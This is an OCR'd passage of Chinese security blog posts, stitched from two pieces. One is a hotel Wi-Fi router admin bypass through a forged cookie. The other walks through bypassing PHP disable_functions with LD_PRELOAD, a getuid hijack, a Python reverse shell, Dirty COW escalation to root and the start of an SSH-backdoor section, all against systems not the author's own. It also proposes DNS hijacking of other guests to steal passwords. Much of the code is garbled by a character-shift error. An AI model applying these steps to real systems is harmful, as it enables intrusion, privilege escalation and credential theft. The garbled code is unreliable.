3、可以看到它请求了一个 http://192.168.125.1/local/home.asp 页面。看文件名也知道进入到后台的主页了。



4、成功进入，如下：

5、此过程的全部请求

直接来伪造 COOKIE

前提

通过前面的 一顿操作(猛如虎)，结果登录页面不见了。

我们知道了


1、正确的超管用户名 admin

2、后台主页的地址 http://192.168.125.1/local/home.asp

3、正确的 cookie（固定不变的，也是猜出来的）status=1,superuser=1,session=1

见证奇迹的时刻

先访问登录页面，利用 EditThisCookie 插件增加(修改) cookie。如下



然后再访问后台主页 URL

那么我们就进来了

该漏洞的利用思路

首先该漏洞可以到达无需密码登录 wifi 管理后台页面的效果。

其实每个房间都有一个 wifi（路由器），我们可以利用同样的方法去进到别的房间 wifi 的管理后台。进而进行 DNS 劫持，流量监控等。运行好的话，就可以得到一些敏感的东西（如账号密码，交易密码等）。

另外就是进一步对交换机和网管设备进行攻击。

总结

首次发布文章，感觉这个过程挺有意思的就分享出来给大家

使用公共 wifi 的建议

1、尽量不要连公共场合的 wifi，特别是无需密码，无需其他认证的 wifi；

2、连接公共场合的 wifi 时，不要做敏感操作，如登录、交易等操作。

3、对于公共场合(不明来源)的 wifi，关闭自动连接 wifi 的功能；


4、浏览安全的网页，不要点击广告或恶意链接，不要随便扫描二维码。


练

原创 F0rmat 信安之路 2019-09-11

0x01 前言

某日朋友丢了一条 shell 叫我提权，我拿到 shell 看了一下，菜刀蚁剑都无法执行命令。





Getshell 的漏洞分析在:

https://getpass.cn/2019/09/06/An-APP-distribution-system-upload-vulnerability/


然后搞了好久熬了一个晚上才弄好，中间走了很多弯路。。。

0x02 信息探测


上一个 phpinfo 看下环境

```
SKS Yhuvlrq 819163
glvdedqbixqfwlrqv=
sdvvwkux/h{hf/v|vwhp/fkurrw/fkjus/fkrzq/vkhoobh{hf/surfbrs
hq/surfbjhwbvwdwxv/srshq/lqlbdowhu/lqlbuhvwruh/go/rshqorj/v|vo
rj/uhdgdqn/v|pdqn/srshsdvvwkux
vhqgpdlobsdwk=2xvu2velq2vhqgpdlc0v0l
p|vtc= p|vtoqg 8131440ghy 0 53453836
```

宝塔警告！



问了宝塔的开发工程师，宝塔确实是做得挺好的，Windows 的基本没什么希望了，看下 Linux 的。


F0rmat 2:30:19
disable_function 把能禁的函数全禁了
F0rmat 2:30:25
是宝塔的功能?
:39:30
嗯
:40:28
经历过绝望吗。
8:40:33
:40:57
Penven那个函数禁了没
8:40:59
你看看
:42:31
17"
8:42:53
17"
F0rmat 11:06:19
passthru,exec,system,putenv,chroot,chgrp,chown,shell_exec,popen,proc_ope n,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru
F0rmat 11:06:25
全禁了
1:06:42
好像是全禁止了
F0rmat 11:07:03
这台还是linux的，有些Linux我看了下putenv这个没禁，用so方式可以，就是比较麻烦
F0rmat 11:07:11
你们宝塔有点狠 啊
1:07:15
设置

0x03 肝

putenv 这个没禁可以利用一下，看了 P 神的一篇文章：

https://www.leavesongs.com/PHP/php-bypass-disable-functions-by-CVE-2014-6271.html

http://www.exploit-db.com/exploits/35146/的 POC

```
?Bsks
& H{sorlv Wlwdh=SKS 81{ Vkhoovkrfn H{sorlv +e|sdvv
glvdedohbixqfwrqv,
& Jrrjdh Grun=qrqh
& Gdwh=43264253 47
& H{sorlv Dxwkru=U|dq Nlqj +Vwduidoo,
& Yhqgru Krphsdjh=kwws=22sks1qhv
& Vriwzduh Olqn=
kwws=22sks1qhw2jhw2sks0819151wdu1e}52iurp2d2pluuru
& Yhuvlrq=81- +whvwhg rq 81915,
& Whvwhg rq=Gheldq : dqg FhqwRV 8 dqg 9
& FYH=FYH05347095:4
```

```
ixqfwrq vkhoovkrfn+'fpg, ~ 22 H{hfxwh d frppdqg yld
FYH05347095:4 Cpdlodf=5;6
    'wps @whpsqdp +%1%%%gdwd%>
    sxwhqy+%SKSbORO@+, ~{> Ø 'fpg A'wps 5A)4%>
    22 Lq Vdih Prgh/ wkh xvhu pd| rqo dowhu hqylurqphqv
yduldedohvzkrvh qdphv
    22 ehjlq zlwk wkh suhil{hv vxssdhg e| wklv gluhfwyh1
    22 E| ghidxow/ xvhuv zloo rqo eh dedn wr vhv hqylurqphqv
yduldedohvwkdv
```

```
    22 ehj lq z lwk SKSb +h1j 1 SKSbl RR@EDU,1 Qr wh= li wklv
gluhfwyh lvhp sw/ /
    22 SKS z lo dhv wkh xvhu p r gli| DQ\ hqylur qp hqv ydulde dh$
    p dlo+%dC 45: 131314%%%%%%%%0ey%> 22 0ey vr z h gr q*v
df wxdoo vhqg dq| p dlo
    ' r xwsxv @ C il dhbj hwbf r qwhqw/+' wp s,>
    C xqdqn+' wp s,>
    li+' r xwsxv $@ %%, uhwxuq ' r xwsxw:
    ho/h uhwxuq %Qr r xwsxw/ r u qr v yxoq1%
(
hfkr vkhoo/kr f n+' bUHT XHVW^%p g%,>
BA
```

没戏。。

继续肝。。。

0x04 新希望 LD_PRELOAD

上 gayhub 上面搜了一下看到了一篇不错的姿势

https://github.com/yangyangwithgnu/bypass*disablefunc*via*LD*PRELOAD

按照了里面的一段代码 bypass_disablefunc.c

```
&ghilqh bJ QXbVRXUF H

&lqf oxgh ?vwgdo e1kA
&lqf oxgh ?xqlvwg1kA
&lqf oxgh ?v| v2w/ shv1kA
```

```
bbdvwxulexwhbb ++bbfrqvwxfwrubb,, yrlg suhordgph +yrlg,
~
    xqvhwhqy+%GbSUHORDG%>
    frqvwfkdu– fpgdqh @jhwhqy+%HYLObFPGOLQH%>
    v|vwhp +fpgdqh,>
@
```


编译了一下

然后上传调用文件 php

```
?Bsks
    hfkr %@sA ?eAh{dpsdh?2eA=
kwws=22vlwh1frp2e|sdvvbglvdedhixqf1sksBfpg@szg)rxwsdwk@2
wps2{{)vrsdwk@2ydu2zzz2e|sdvvbglvdedhixqfb{971vr ?2sA%

    'fpg @'bJHW^%fpg%>
    'rxwbsdwk @'bJHW^%xwsdwk%>
    'hyldbfpgdqh @'fpg1%A%1'rxwbsdwk1%5A)4%
    hfkr %@sA ?eAfpgdqh?2eA=%1'hyldbfpgdqh1%@2sA%

    sxwhqy+%HYLObFPGOLQH@%1'hyldbfpgdqh,>

    'vrbsdwk @'bJHW^%vrsdwk%>
    sxwhqy+%GbSUHORDG@%1'vrbsdwk,>

    pdlo+%@% %@% %@% %@%>

    hfkr %@sA ?eArxwsxw?2eA=?eu2A%1
qc5eu+ildhbjhwbfrqwhqwv+'rxwbsdwk,,1%@2sA%

    xqdqn+'rxwbsdwk,>
```

BA

利用的时候没回显，what?



又找了一篇文章：

https://www.cnblogs.com/leixiao-/p/10612798.html


还是利用 unix 的 LD_PRELOAD 和 php 的 putenv

```
&lqfoxgh?vwgde1kA
bbdvwulexwhbb++frqvwuxfwru,, yrlg d6|{+,~
    xqvhwhqy+%OGbSUHORDG%,>
    v|vwhp +j hwhqy+%bhyldfpg%,,>
Ø
```


利用 php 文件

```
?Bsks
sxwhqy+%bhyldfpg@hfkr 4A2urrw2wps2555555%>
sxwhqy+%OGbSUHORDG@12hyldvr%>
pdlo+*d*/*d*/*d*/*d*,>
```

执行后去刷新了一下目录，！！！！我去，成功了！



但是这样执行代码总是有众多不便的，比如没有回显，把命令带参数执行的时候会报错等



还得继续。。。

0x05 柳暗花明又一村-centos

看了大佬一篇文章

https://www.meetsec.cn/index.php/archives/44/

一个修复版的 bypass.c，作者的解释：

> 如果你是一个细心的人你会发现这里的 bypassdisablefunc.c（来自 github）和教程中提及的不一样，多出了使用 for 循环修改 LDPRELOAD 的首个字符改成 \0，如果你略微了解 C 语言就会知道 \0 是 C 语言字符串结

束标记，原因注释里有：unsetenv("LDPRELOAD") 在某些 Linux 发行版不一定生效（如 CentOS），这样一个小动作能够让系统原有的 LDPRELOAD 环境变量自动失效

然后从环境变量 EVILCMDLINE *中接收* bypassdisablefunc.php 传递过来的待执行的命令行。

用命令:

```
jff 0vkduhg 0iSLF e|sdvvglvdechixqf1f 0r
e|sdvvglvdechixqfb{971vr
```

将 bypassdisablefunc.c *编译为共享对象* bypassdisablefunc_x64.so：

要根据目标架构编译成不同版本，在 x64 的环境中编译，若不带编译选项则默认为 x64，若要编译成 x86 架构需要加上 -m32 选项。


```
&ghilqh bJQXbVRXUFH

&lqfoxgh ?vwgde1kA
&lqfoxgh ?vwglr1kA
&lqfoxgh ?vwulqj1kA



h{whuq fkdu-- hqylurq>

bbdvwulexwhbb +bbfrqvwxfwrubb,, yrlg suhordg +yrlg,
~
    22 jhv frppdqg dqh rswrqv dqg duj
    frqvv fkdu- fp gdqh @jhwhqy+%HYLObFPGOLQH%>

    22 xqvhv hqylurqp hqv yduldech OGbSUHORDG1
    22 xqvhwhqy+%OGbSUHORDG% qr hiihfwrq vrph
    22 glvwulexwrq +h1j1/fhqwrv,/lqhhg fudiw wulfn1
```

```
lqv l>
ir u +l @ 3> hqylur q^l`> . . l, ~
li +vwuvwu+hqylur q^l`/ %DGbSUHORDG%, ~
hqylur q^l`^3` @ *_3*>
Ø
Ø
```

```
22 h{hfxwyh frpp dqg
v|vwhp +fp gdqh,>
Ø
```

偶 ~sex!

后来作者确实改进了代码



中间也发现了一篇不错的方法：

https://www.mi1k7ea.com/2019/06/02/%E6%B5%85%E8%B0%88%E5%87%A0%E7%A7%8DBypass-disable-functions%E7%9A%84%E6%96%B9%E6%B3%95/

劫持 getuid()

基本原理

前提是在 Linux 中已安装并启用 sendmail 程序。

php 的 mail() 函数在执行过程中会默认调用系统程序 /usr/sbin/sendmail，而 /usr/sbin/sendmail 会调用 getuid()。如果我们能通过 LD_PRELOAD 的方式来劫持 getuid()，再用 mail() 函数来触发 sendmail 程序进而执行被劫持的 getuid()，从而就能执行恶意代码了。

细化一下：

编写一个原型为 uid_t getuid(void); 的 C 函数，内部执行攻击者指定的代码，并编译成共享对象 evil.so；

运行 PHP 函数 putenv()，设定环境变量 LD_PRELOAD 为 evil.so，以便后续启动新进程时优先加载该共享对象；


运行 PHP 的 mail() 函数，mail() 内部启动新进程 /usr/sbin/sendmail，由于上一步 LD_PRELOAD 的作用，sendmail 调用的系统函数 getuid() 被优先级更好的 evil.so 中的同名 getuid() 所劫持；

达到不调用 PHP 的各种命令执行函数（system()、exec() 等等）仍可执行系统命令的目的。

```
&lqfoxgh ?vwgde1kA
&lqfoxgh ?vwglr1kA
&lqfoxgh ?vwulqj1kA

lqv j hwhxlg+, ~
        frqvv fkdu– fp gdqh @j hwhqy+%HYLObF P GOLQH%,>
        li +j hwhqy+%ÐGbSUHORDG%, @@ QXOO, ~ uhwxuq 3> Ø
        xqvhwhqy+%ÐGbSUHORDG%,>
        v|vwhp +fp gdqh,>
Ø
```

gcc -shared -fPIC bypass.c -o byapss.so

编译了一下去利用，发现可以哦！




0x06 脏牛提权


可以执行命令了，执行上反弹 shell，有交互的 shell 舒服多了，这里用 python 的反弹脚本，一般系统有装 python 脚本，我都会先用 pyhton，因为有一些系统的不一样，bash 或者 nc 比较麻烦。

```
lp sr uw vr f nhw/vxesur f hvv/r v
v@vr f nhw1vr f nhw+vr f nhw1DI bLQHW/vr f nhw1VR F NbVWUHDP ,
v1f r qqhf w+%1{ 1{ 1{ %: : : : ,,
r v1gxs5+v1i l dhqr +,/3,
r v1gxs5+v1i l dhqr +,/4,
r v1gxs5+v1i l dhqr +,/5,
s@vxesur f hvv1f doo+^%2elq2vk%%0l%,>
```

监听一波



反弹成功了



执行 uname -a 看了下版本

Linux cloud 2.6.32-642.el6.x8664 #1 SMP Tue May 10 17:27:01 UTC 2016 x8664 x8664 x8664 GNU/Linux

2.6 的版本上脏牛必中，可以不用在目标机子上面编译，在自己的 Linux 环境编译然后上传到目标机子上面执行

```
sh-4.1$ chmod +x dirty
chmod +x dirty
sh-4.1$ ./dirty 123456
./dirty 123456
```

信安之路

那就静静等待脏牛把 root 替换掉，然后脸上目标机子，大概要几分钟这样子，去连 ssh 的时候有些管理员会把 ssh 的端口改了，用命令 netstat -nlp 就可以看到了。

已经成功了，用户名为 firefart 密码是刚设置的 123456。

```
sh-4.1$ chmod +x dirty
chmod +x dirty
sh-4.1$ ./dirty 123456
./dirty 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7f7477ee5000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
sh-4.1$
```

信安之路

已经成功登陆目标机子

0x07 持续访问-ssh 后门

登陆目标机子后，记得及时恢复 /etc/passwd

cp /tmp/passwd.bak /etc/passwd

看过一篇文章，觉得这个后门也不错

https://www.freebuf.com/articles/system/140880.html

